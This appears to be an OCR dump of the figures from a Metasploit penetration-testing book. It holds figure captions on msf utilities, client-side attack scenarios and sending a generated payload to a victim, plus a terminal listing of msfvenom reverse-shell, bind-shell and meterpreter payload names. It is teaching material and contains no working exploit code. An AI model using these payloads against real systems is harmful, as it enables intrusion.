


Figure 5.23 – Use of 'msf-pdf2xdp' utility




Figure 5.24 – Use of msf irb shell




Figure 5.25 – Use of 'msf-pattern_create' utility




Figure 5.26 – Use of 'msf-virustotal' utility




Figure 5.27 – Use of 'msf-virustotal' utility




Figure 5.28 – Use of 'msf-makeiplist' utility




Figure 5.29 – Input for 'msf-makeiplist' utility




Figure 5.30 – Use of 'msf-makeiplist' utility

Chapter 6: Client-Side Attacks with Metasploit




Figure 6.1 – Attack Scenario




Figure 6.2 – Attack scenario with victim behind NAT




Figure 6.3 – Attack procedure for client-side attacks

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# msfvenom --list payloads

Framework Payloads (455 total)
==============================

    Name                                Description
    ----                                -----------
    aix/ppc/shell_bind_tcp              Listen for a connection and spawn a command shell
    aix/ppc/shell_find_port             Spawn a shell on an established connection
    aix/ppc/shell_interact              Simply execve /bin/sh (for inetd programs)
    aix/ppc/shell_reverse_tcp           Connect back to attacker and spawn a command shell
    android/meterpreter/reverse_http    Run a meterpreter server on Android. Tunnel communication over HTTP
    android/meterpreter/reverse_https   Run a meterpreter server on Android. Tunnel communication over HTTPS
    android/meterpreter/reverse_tcp     Run a meterpreter server on Android. Connect back stager
    android/shell/reverse_http          Spawn a piped command shell (sh). Tunnel communication over HTTP
    android/shell/reverse_https         Spawn a piped command shell (sh). Tunnel communication over HTTPS
    android/shell/reverse_tcp           Spawn a piped command shell (sh). Connect back stager
    bsd/sparc/shell_bind_tcp            Listen for a connection and spawn a command shell
    bsd/sparc/shell_reverse_tcp         Connect back to attacker and spawn a command shell
    bsd/x64/exec                        Execute an arbitrary command
    bsd/x64/shell_bind_ipv6_tcp         Listen for a connection and spawn a command shell over IPv6
    bsd/x64/shell_bind_tcp              Bind an arbitrary command to an arbitrary port
    bsd/x64/shell_bind_tcp_small        Listen for a connection and spawn a command shell
    bsd/x64/shell_reverse_ipv6_tcp      Connect back to attacker and spawn a command shell over IPv6
    bsd/x64/shell_reverse_tcp           Connect back to attacker and spawn a command shell
    bsd/x64/shell_reverse_tcp_small     Connect back to attacker and spawn a command shell
    bsd/x86/exec                        Execute an arbitrary command
    bsd/x86/metsvc_bind_tcp             Stub payload for interacting with a Meterpreter Service
    bsd/x86/metsvc_reverse_tcp          Stub payload for interacting with a Meterpreter Service
    bsd/x86/shell/bind_ipv6_tcp         Spawn a command shell (staged). Listen for a connection over IPv6
    bsd/x86/shell/bind_tcp              Spawn a command shell (staged). Listen for a connection
    bsd/x86/shell/find_tag              Spawn a command shell (staged). Use an established connection
    bsd/x86/shell/reverse_ipv6_tcp      Spawn a command shell (staged). Connect back to the attacker over IPv6
    bsd/x86/shell/reverse_tcp           Spawn a command shell (staged). Connect back to the attacker
    bsd/x86/shell_bind_tcp              Listen for a connection and spawn a command shell
    bsd/x86/shell_bind_tcp_ipv6         Listen for a connection and spawn a command shell over IPv6
    bsd/x86/shell_find_port             Spawn a shell on an established connection
    bsd/x86/shell_find_tag              Spawn a shell on an established connection (proxy/nat safe)
```

Figure 6.4 – Listing payloads in msfvenom




Figure 6.5 – Listing encoders in msfvenom




Figure 6.6 – Listing formats in msfvenom

Figure 6.7 – Listing platforms in msfvenom




Figure 6.8 – Generating a payload using msfvenom




Figure 6.9 – Using meterpreter reverse_tcp from msfconsole




Figure 6.10 – Sending the payload to the victim

